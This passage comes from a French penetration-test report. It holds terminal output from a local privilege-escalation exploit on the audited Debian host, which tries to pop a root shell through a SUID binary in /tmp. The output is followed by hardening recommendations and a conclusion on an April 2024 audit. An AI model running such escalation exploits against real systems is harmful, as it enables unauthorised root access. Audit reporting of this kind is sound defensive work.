pstore on /sys/fs/pstore type pstore (rw,nosuid,nodev,noexec,relatime)
none on /sys/fs/bpf type bpf (rw,nosuid,nodev,noexec,relatime,mode=700)
systemd-1 on /proc/sys/fs/binfmt_misc type autofs (rw,relatime,fd=30,pgrp=1,timeout=0,minproto=5,maxpro
to=5,direct,pipe_ino=10773)
mqueue on /dev/mqueue type mqueue (rw,nosuid,nodev,noexec,relatime)
hugetlbfs on /dev/hugepages type hugetlbfs (rw,relatime,pagesize=2M)
debugfs on /sys/kernel/debug type debugfs (rw,nosuid,nodev,noexec,relatime)
tracefs on /sys/kernel/tracing type tracefs (rw,nosuid,nodev,noexec,relatime)
configfs on /sys/kernel/config type configfs (rw,nosuid,nodev,noexec,relatime)
fusectl on /sys/fs/fuse/connections type fusectl (rw,nosuid,nodev,noexec,relatime)
tmpfs on /run/user/0 type tmpfs (rw,nosuid,nodev,relatime,size=203068k,nr_inodes=50767,mode=700)
tmpfs on /run/user/1000 type tmpfs (rw,nosuid,nodev,relatime,size=203068k,nr_inodes=50767,mode=700,uid=
1000,gid=1000)
binfmt_misc on /proc/sys/fs/binfmt_misc type binfmt_misc (rw,nosuid,nodev,noexec,relatime)
[+] restoring suid binary..
[+] popping root shell.. (dont forget to clean up /tmp/sh ;))
sh: 1: /tmp/sh: not found
debian1@sujet12:~$
```

Recommandations

Cette partie bonus reprend quelques unes de nos recommandations de base afin que vous sécurisez davantage votre système d'information. Ces mesures vous permettront de limiter le risque d'exploitation des failles découvertes lors de notre audit de sécurité et vous garantissons un niveau de sécurisation plus optimal :

- Gardez votre système à jour.

- Sauvegardez régulièrement vos données.

- Surveillez vos fichiers de log.

- Installez fail2ban pour limiter les risques de brute force.

- Redirigez le trafic du port 80 http vers le port 443 https.

- Installez un système d'authentification par clés ssh sur votre système Debian.

- Interdisez la connexion ssh par mot de passe à votre système Debian.

- Configurez des content security policy (CSP) pour davantage contrôler les saisies utilisateur.

- Changez le port ssh par défaut.

Conclusion

Nous avons mené un audit de sécurité sur l'infrastructure de notre client comme convenu lors de la signature du contrat. Ce document sert de synthèse et vise à reprendre le déroulement du test de pénétration s'étant déroulé du 2 au 5 Avril 2024 sur cette infrastructure. Nous avons suivi une certaine méthodologie en commençant par une phase de récolte d'informations sur le système à attaquer, puis en testant la résistance du dit système à diverses types de failles courantes. Enfin, nous avons essayé d'exploiter ces failles afin de démontrer les effets qu'elles pourraient avoir sur le système d'information de notre client ainsi que sur les services et données que ce système héberge. Nous avons terminé ce document en donnant quelques conseils de sécurisation à notre client, qui permettront de limiter les risques d'exploitation des failles que nous avons découvertes.